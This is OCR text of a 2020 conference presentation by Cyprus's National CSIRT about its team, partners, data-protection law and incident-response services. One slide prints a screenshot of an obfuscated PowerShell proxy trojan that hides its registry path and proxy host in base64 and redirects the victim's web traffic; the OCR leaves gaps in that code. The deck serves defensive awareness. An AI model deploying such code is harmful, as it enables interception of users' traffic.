NATIONAL CSIRT-CY

DIGITAL SECURITY AUTHORITY

The National CSIRT-CY

#dataprotection

ITU – Cybersecurity Forum for Europe and CIS

Sofia – 27/02/2020

Andreas Iacovou – Analyst, Computer Security Incident Response Team

Co-financed by the European Union
Connecting Europe Facility

ITU Events

ITU Regional Cybersecurity Forum for Europe and CIS

27 – 28 February 2020
Sofia, Bulgaria

Follow us on twitter: @ITU_EUR & @ITUMoscow
www.itu.int/go/EURCIS_CSForum20

ITU Regional Initiative for Europe on enhancing trust and confidence in the use of ICTs

ITU Regional Initiative for CIS on the development and regulation of infocommunication infrastructure to make cities and human settlements inclusive, safe, and resilient

POLICIES & STRATEGIES | CERTIFICATION FRAMEWORKS | DATA PROTECTION | SECURITY CHALLENGES | 5G, eSIM IoT, AI

Hosted and co-organized by:


REPUBLIC OF BULGARIA
State e-Government Agency

REPUBLIC OF BULGARIA
Ministry of Transport, Information Technology and Communications

ITU

Introduction

- Who are we?
- The Team
- Partners
- Data Protection in Cyprus
- Services Offered
- Incidents
- National Risks
- Goals



Dwell time is the number of days from first evidence of compromise that an attacker is present on a victim network before detection.

Who are we?

NATIONAL CSIRT-CY

Digital Security Authority (DSA)

- The National CSIRT-CY is the technical department of DSA
- CSIRT-CY: Consists of the Team Leader and 15 analysts

Mission

- The enhancement of the cybersecurity level of the Republic of Cyprus
- The protection of the National Critical Information Infrastructures (CII), Banks, Digital Service Providers and ISPs

Establishment of National CSIRT-CY

- The Council of Ministers of the Republic of Cyprus based on the EU Directive (NISD – Ar. 9) with Directive No. 81/477 approved the establishment of the National CSIRT-CY on 22/10/16.
- The Council of Ministers of the Republic of Cyprus approved the list of the CIIs on the 03/05/2017 with the directive 82/518.
- The House of Representatives voted on the Network and Computer Security Law, number 17 (1)/2018 which designates DSA as a competent authority with operational arm the CSIRT-CY.


The Team

1 Team Leader

8 Analysts in 2017

15 Analysts in 2020

25 Analysts in the near future



Trainings and Certifications

ITU – National CSIRT: Skills to operate essential services (2017)
DSA – Introduction to Penetration Testing & Cyber Defence and Network Security Monitoring (2018)
FIRST – Malware Training (2018)
FIRST / GEANT Forensics Training (2018)
Deloitte – Forensic Analysis (2018)
EUROPOL – Network Forensics Hands-on Lab (2018)
EUROPOL – Cryptocurrency (2018)
ENISA – Malware Analysis and Memory Forensics (2018)
ENISA – Incident Management (2018)
ADACOM S.A. – Splunk Training (2018)
ESDC – Cybersecurity Organisational and Defensive Capabilities (2019)
Deloitte – Advanced Malware Analysis (2019)
HSI – DarkWeb Investigations (2019)
The Open CSIRT Foundation - SIM3 (2019)

Partners

- Cyprus Police (Cyber Crime Unit)
- Cyprus National Guard
- CSIRTs Network
- Trusted Introducer (TI)
- Forum of Incident Response and Security Teams (FIRST)
- European Union Agency for Network and Information Security (ENISA)
- International Telecommunication Union (ITU)
- CERT-EU
- CNCS (CERT Portugal)
- CERT-RO (CERT Romania)
- Memorandum of Understanding με
  - Israel
  - Romania
- Competent Authority of all CSIRTs in Cyprus
- Greek Military Academy

Academic CSIRT

The Digital Security Authority, and the National CSIRT-CY have been from the very first day next to the newly established Academic CSIRT by being a Partner in the European Program for its establishment and enhancement as well as providing guidelines and technical support whenever is needed.


It was agreed that the Academic CSIRT will co-ordinate with the National CSIRT in order to achieve common goals, easy communication, close co-operation, as well as saving public funds.

Since the beginning of September 2019, the two organizations have been working closely together to protect the critical information infrastructures of each organization and as a result to fully protect the cyberspace of the Republic of Cyprus.

CYNET CSIRT

Team Certifications

- Full Member of FIRST (Forum of Incident Response and Security Teams) – April 2018.
- Accredited Trusted Introducer Team – Ready for Certification – June 2018.
- Advanced Maturity (ENISA CSIRT Maturity Assessment) – March 2019.




CERTIFICATE OF MEMBERSHIP

FIRST.Org, Inc. certifies that

Cyprus National Computer Security Incident Response Team

FIRST Member since **April 2018**
is in good standing for **2019**.

Schreck Thomas
Dr. Thomas Schreck
Chair, FIRST.Org, Inc.



NATIONAL CSIRT-CY

Has been evaluated and reached the maturity level

ADVANCED

Valid for


2021

On behalf of
ENISA
Andrea Dufkova

Standing representative for
Cyprus
Andreas Iacovou

On behalf of
National Cybersecurity Centre of Portugal
Rogerio Gil Raposo

This certificate is issued on 24.05.2019. and is valid until 23.05.2021.



CSIRT-CY

has been accredited by
TF-CSIRT Trusted Introducer since

21 June 2018

Valid for

2019

on behalf of
Trusted Introducer
Dr. K.-P. Kossakowski
TI Service Manager

on behalf of
GÉANT
Erik Huizer
GÉANT CEO

In a meeting with all the European CSIRTs, ENISA stated that the National CSIRT-CY is one of the fastest growing and mature CSIRT teams.

Information Security vs Data Protection

Information Security

- The practice of defending information from unauthorised access, use, modification or disruption
- Ensures the confidentiality, integrity, and availability of data
- Concerned with both physical and digital data

VS

Data Protection

- Set of laws, regulations and best practice directing the collection and use of personal data about individuals
- Distinguishes between ‘personal data’ and ‘sensitive personal data’ (such as ethnic background, religious beliefs, health, etc.)
- It provides rules on how the data may be stored, transferred across borders, and used in business activities (e.g. for marketing)
- Stipulates how long personal data can be retained

https://www.legalfutures.co.uk/associate-news/data-protection-vs-information-security-vs-cyber-security

Data Protection at the European Level

General Data Protection Regulation (GDPR)

- Adopted on 27th April 2016 – Regulation (EE) 2016/679 of the European Parliament
- Protection of natural persons encompasses protection of personal data and therefore is a fundamental right
- Rapid technological developments and globalisation bring with them new challenges for the protection of personal data
  - Strong data protection rules are central to a democratic society
  - Essential step to strengthen individual's fundamental rights in the digital age
  - Facilitates business by clarifying rules for companies and public bodies in the digital single market
- Provides transparency over what data is collected and how it is processed
  - Clearer right to erasure ('right to be forgotten')
  - Right to know when personal data was hacked
- The work of national courts and the Court of Justice of the European Union help to create consistent interpretation of data protection rules

Data Protection at the National Level (Cyprus)

- The national law was published on the 31st July 2018 (Law 125(I)/2018)
- Includes provisions on the Combination of Public Authorities or Entities Archiving Systems (File Interface) – (Article 10)
  - The Government Inventory of Information, which hosts the Department of Information Technology Services (DITS), provides a secure environment for information sharing
- The processing of personal data is permitted and is lawful when it is carried out by
  - Courts acting in their judicial capacity for purposes of delivering justice
  - The House of Representatives within its powers
- Regarding children
  - The processing of personal data shall be lawful where the child is at least fourteen (14) years old
- The processing of genetic and biometric data for purposes of health and life insurance is prohibited

How National CSIRT-CY implements Data Protection

- International data transfers
  - In the course of its incident response activities, CSIRT-CY transfers personal data to third countries and international organizations
- Data breach notification to data subjects
  - In certain cases, it may be difficult or impossible for CSIRT-CY to identify data subjects whose personal data have been breached
  - It may be necessary or beneficial for CSIRT-CY to rely on one of the exceptions provided for by the GDPR or the law implementing GDPR in Cyprus
- Implemented safeguards
  - Appropriate Security Policy design
  - Elaboration of a number of scenarios (case studies) to help cluster real cases
  - Appointment of Data Protection Officer (DPO)
  - Use of PGP encryption on electronic communications
  - Use of Traffic Light Protocol (TLP) on documents
  - Use of Data Loss Prevention (DLP) software

Services offered

Services

1. Proactive
2. Reactive
3. Forensic Analysis

The Council of Ministers of the Republic of Cyprus approved the list of the CIIs on the 03/05/2017 with the directive 82/518.


- ~60 Critical Information Infrastructures under the protection of the National CSIRT-CY.

CIIs

- Energy.
- Transportation.
- Health.
- Water Boards.
- Banks.
- DSPs.
- ISPs.

Proactive Services Offered

- Security Notifications.
- Security Audits.
- Trainings.
- Events.
- Security updates.
- Policies.
- Tools Development.




```
C:\...ktop\Trojan-Proxy.PowerShell.Ag             850          656     Col 0     100%
${01010010111110010} = $([Text.Encod  g]          tString([Convert]::FromBase64String('SABL
AEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAT  Bp         bwBmAHQAXABXAGkAbgBkAG8AdwBzAFwAQwB1AHIAc
gBlAG4AdABWAGUAcgBzAGkAbwBuAFwASQBuAHQAZ   AG4AZQ  CAAUwBlAHQAdABpAG4AZwBzAA=='))))
${00101100011010000} = gp -Path ${01010    11111001
${00101100011010000}.ProxyServer
${00101100011010000}.ProxyEnable
sp -Path ${01010010111110010} -Name ProxyServer -Value $([Text.Encoding]::Unicode.GetString([
Convert]::FromBase64String('bQBvAGQAdQBsAG8AcwBlAGcAdQByAG8ALgBkAGQAbgBzAC4AYwBvAG0ALgBiAHIAO
gAzADEAMgA4AA==')))
sp -Path ${01010010111110010} -Name ProxyEnable -Value 1
```

Notifications to CIIs


- Indicators of Compromise (IoCs).
- General security notifications on possible threats.
- In 2019 we sent 3281 emails containing security alerts.
- Possible threats and vulnerabilities forwarded in 2019 > 24,068.
- Mitigations steps linked to our website.
- Daily report to management.

Events per Constituent 2019 = 24,068




Notifications to CIIs

- Daily notifications to all ISPs for potential threats
- In 2019 we forwarded to the ISPs = 3,527,391 suspicious events.



Website 1/2

- www.csirt.cy
- Daily uploads of articles including Indicators of Compromise (IoCs).
- Alerts and News regarding Information Security.
- Alerts and News regarding important hardware and software updates.
- News regarding upcoming events and trainings.
- Legislations.



Overview

Dec 1, 2017 - Jan 10, 2020

Users
13,740

New Users
13,537

Number of Sessions per User
1.38

Pageviews
38,412

Pages / Session
2.02


Avg. Session Duration
00:01:56

Bounce Rate
71.43%


Website 2/2

NATIONAL CSIRT-CY

- Until today: 528 articles.
- 13,537 users.
- Just from Cyprus 6,228 users.



Country	Sessions ▼ ↓	Users	Contribution to total: Users ▼
	19,012 % of Total: 100.00% (19,012)	13,740 % of Total: 100.00% (13,740)	
1. 🟦 Cyprus	6,228	21.33%	
2. 🟩 United States	3,776	25.40%	
3. 🟧 United Kingdom	1,060	6.01%	
4. 🟨 India	615	3.96%	
5. 🟦 Malaysia	502	0.89%	
6. 🟩 Greece	431	2.37%	
7. 🟧 Belgium	306	1.43%	
8. 🟨 Canada	273	1.79%	
9. 🟩 Germany	266	1.76%	
10. 🟦 France	242	1.56%	



City	Sessions ▼ ↓	Users	Contribution to total: Users ▼
	6,228 % of Total: 32.76% (19,012)	2,901 % of Total: 21.11% (13,740)	
1. 🟦 Nicosia	2,664	29.97%	
2. 🟩 Strovolos	1,709	33.42%	
3. 🟧 Limassol	1,098	21.01%	
4. 🟨 (not set)	415	8.44%	
5. 🟦 Larnaca	209	3.85%	
6. 🟩 Paphos	133	3.32%	

External Threat Intelligence

NATIONAL CSIRT-CY

Threat Intelligence that includes

- Intel regarding threats (from external partners).
- Alerts in real time.
- Filtered IoCs.
- Alerts for suspicious activity.
- Analysis of suspicious activity.
- External feeds
    - AbuseHelper
    - Anomali
    - Shadowserver
    - Cymru
    - CERT-Bund
    - CERT-EU
    - CERTBr
    - MISP

TEAM CYMRU

CIRCL Computer Incident Response Center Luxembourg

ANOMALI

shadowserver

AbuseHelper

computer emergency response team CERT-EU for the EU institutions, bodies and agencies

cert.br


Monitoring (Nagios and Netsparker)

